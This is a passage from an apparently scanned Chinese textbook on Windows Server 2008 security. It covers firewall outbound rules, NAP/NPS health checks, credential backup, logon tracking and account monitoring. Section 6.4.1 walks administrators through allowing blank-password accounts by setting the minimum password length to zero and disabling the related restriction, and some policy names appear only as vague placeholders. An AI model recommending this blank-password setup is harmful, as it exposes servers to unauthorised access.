


图 6.22　安全出站规则创建向导 2

接着单击【下一步】按钮，在其后出现的设置对话框中选中 TCP 单选按钮，并且选中【特定本地端口】单选按钮，此时【特定本地端口】文本框会被自动激活，在该文本框中

直接输入“3077”端口号码，再单击【下一步】按钮后，向导屏幕会弹出提示询问“连接符合指定条件时应该进行什么操作”，这个时候我们必须将【阻止连接】功能选项选中，之后设置好该安全规则具体的应用范围。在这里我们可以同时选中【域】、【专用】和【公用】这三种应用环境，最后为新创建的出站规则设置一个合适的名称，再单击【完成】按钮，结束安全出站规则的创建工作，这样任何一位上网用户在本地 Windows Server 2008 系统中尝试进行恶意下载时，Windows Server 2008 系统自带的高级安全防火墙功能就对自动对这样的恶意下载进行拦截，那么本地网络的运行稳定性自然也就能得到有效保证了。

当然，除了端口协议可以控制外，还可以根据应用程序、用户、计算机、IP 地址范围、验证方式等多方面进行控制，非常灵活。由于可以通过组策略进行设置，不需要用户在每台计算机上在进行安装设置(以前需要在每个客户机上安装个人防火墙软件)，大大减轻了管理工作量。

6.3.3　Windows Server 2008 的网络访问控制策略

公司里有很多人用移动办公设备，很可能出现各种安全问题：如病毒库更新不及时、系统补丁没有安装等情况。这样状态“不健康”的计算机接入公司内网后，很可能给公司网络带来危险。这时就可用 NPS 把关了。当然要实现网络访问保护策略要先安装 NPS 服务，管理员可通过【服务器管理器】窗口中的添加角色向导，手工添加 NPS 服务，如图 6.23 所示。进而在 DHCP 服务中进行相应设置，就可以配置 NPS 策略。NPS 策略包含，网络健康验证器、更新服务器组、健康策略和网络策略四部分内容，将对加入到公司网络的计算机进行验证、隔离、补救以及健康策略审核。



图 6.23　安装 NPS

NAP 部署后，当外出用户回到公司登录到公司的网络时，首先进行客户端检测，没有安装最新病毒库的计算机，自动连接到病毒库更新服务器升级病毒库；没有安装系统补丁的计算机，自动连接到 WSUS 服务器升级补丁；没有启用防火墙的计算机，提示客户端启

用防火墙。当以上条件满足后，允许客户端连接到内部网络中，这样可以最大限度地保证网络安全。



6.4 Windows Server 2008 的账号管理

6.4.1 Windows Server 2008 的空白账号控制

在可信任的内网工作环境中，网络管理员为了能够提高控制效率，总喜欢使用空白密码的账户对内网中的重要计算机系统进行控制和管理操作。可是，当他们尝试使用空白密码的账户对 Windows Server 2008 系统进行控制时，却发现对应系统禁止使用空白密码，或者即使允许使用空白密码，但是使用这样的空白密码账户也无法对 Windows Server 2008 系统进行有效控制。那么我们有没有办法使用空白密码的账户，对 Windows Server 2008 系统进行高效控制呢？其实很简单，我们只要对与该系统相关的组策略参数进行合适设置，就能实现上述控制目的了。

首先，选择 Windows Server 2008 系统桌面上的【开始】→【运行】命令，在弹出的【运行】对话框中，输入命令“gpedit.msc”，单击【确定】按钮，打开对应系统的【本地组策略编辑器】窗口，如图 6.24 所示。




图 6.24 【本地组策略编辑器】窗口

其次，在该窗口的左侧，选择【计算机配置】\【Windows 设置】\【安全设置】\【账户策略】\【密码策略】选项，在对应【密码策略】选项的右侧显示区域，双击【密码长度最小值】选项，从其后出现的【本地安全设置】对话框中，将密码长度设置为“0 个字符”，再单击【确定】按钮，保存上述设置操作结果，如图 6.25 所示。

接着，再选择【计算机配置】\【Windows 设置】\【安全设置】\【本地策略】\【安全选项】选项，在对应【安全选项】选项的右侧显示区域，拖动下拉列表框找到【目标组策略】选项，并双击，打开【目标组策略编辑器】对话框，选中其中的【已禁用】单选按钮，再单击【确定】按钮执行设置保存操作，如此一来，用户就能使用空白密码的账户对 Windows Server 2008 系统进行高效控制和管理操作了(如图 6.26 所示)。




图 6.25　密码策略




图 6.26　目标组策略选项设置

6.4.2　智能备份本地所有账户

如果 Windows Server 2008 系统同时创建了若干个重要的用户账号，对于这些用户账号的信息平时不加以备份、保存的话，一旦 Windows Server 2008 系统日后遇到意外不能正常运行时，所有用户账号信息也会在瞬间丢失，而我们往往很难通过手工记忆的方法将它们正确恢复到原始状态。为了保护本地所有用户账号信息的安全，可以直接使用 Windows Server 2008 系统自带的账号备份功能，来定期对本地系统中的所有用户账号信息执行智能备份操作。具体操作步骤如下。

(1) 以系统特权账号登录 Windows Server 2008 系统，打开该系统桌面上的【开始】菜单，从中选择【运行】选项，并在弹出的【运行】对话框中输入 credwiz 命令，单击【确定】按钮。

(2) 选中该向导设置对话框中的【备份存储的用户名和密码】单选按钮，如图 6.27 所示，然后单击【下一步】按钮。




图 6.27　备份存储的用户名和密码 1

(3)　打开如图 6.28 所示的设置对话框，单击【浏览】按钮，从其后出现的【文件夹选择】对话框中，设置好用户账号备份文件的保存文件夹，同时设置好备份文件的名称，最后单击【保存】按钮。如此一来 Windows Server 2008 系统就能智能将本地系统的所有账号信息存储到一个“.crd”格式的文件中了。



图 6.28　备份存储的用户名和密码 2

(4)　如果以后 Windows Server 2008 系统中的用户账号信息不小心被破坏或丢失，用户可以再次打开用户账号备份向导设置窗口，选中【还原存储的用户名和密码】单选按钮，导入“.crd”格式的备份文件，这样 Windows Server 2008 系统的用户账号信息就能很快恢复正常了。

6.4.3　账户安全策略

与传统操作系统不同的是，Windows Server 2008 系统可以对前一次登录本地系统的用户账户信息进行追踪记录，利用这个功能，用户可以监控系统处于空闲状态时，是否有用户偷偷登录本地计算机的情况。在默认状态下，Windows Server 2008 系统并不能对用户账户的登录状态信息进行追踪、记忆，用户需要按照下面的设置操作将该功能启用。

首先，选择 Windows Server 2008 系统桌面上的【开始】→【运行】命令，打开【运行】对话框，输入 gpedit.msc 命令，同时单击【确定】按钮，进入对应系统的【本地组策略编辑器】窗口，然后将鼠标定位于该窗口左侧位置处的【计算机配置】选项，并逐一展开下面的【管理模板】选项，如图 6.29 所示。



图 6.29　管理模板

其次，选择【Windows 组件】→【Windows 登录选项】命令，弹出如图 6.30 所示的界面。




图 6.30　Windows 登录选项

再双击右侧的【在用户登录期间显示有关以前登录的信息】选项，此时系统屏幕上会出现如图 6.31 所示的目标组策略属性对话框，将其中的【已启动】项目选中，然后单击【确定】按钮保存上述设置操作。如此一来 Windows Server 2008 系统就可以追踪用户账户登录信息了。




图 6.31 登录信息

这样，用户每次重新启动成功 Windows Server 2008 系统后，系统屏幕会自动弹出提示，显示上一次登录系统的用户账户信息，根据这些信息我们就能大概判断出究竟是否有人偷偷登录本地计算机系统了。

6.4.4 即时监控账号创建状态

Internet 网络中的一些病毒或木马常常会暗地里在 Windows Server 2008 系统中创建恶意账户，日后通过恶意账户就能对本地计算机系统实施非法攻击了。那么我们能否在第一时间知道 Windows Server 2008 系统中有新的用户账号被偷偷创建了呢？其实很简单，我们可以利用 Windows Server 2008 系统新增加的附加任务计划功能，对用户账号的创建事件进行即时监控报警。下面是具体的监控报警步骤。

(1) 选择 Windows Server 2008 系统的【开始】→【运行】命令，打开本地系统的【运行】对话框，输入 secpol.msc 命令，进入对应系统的本地安全策略控制台窗口，如图 6.32 所示。

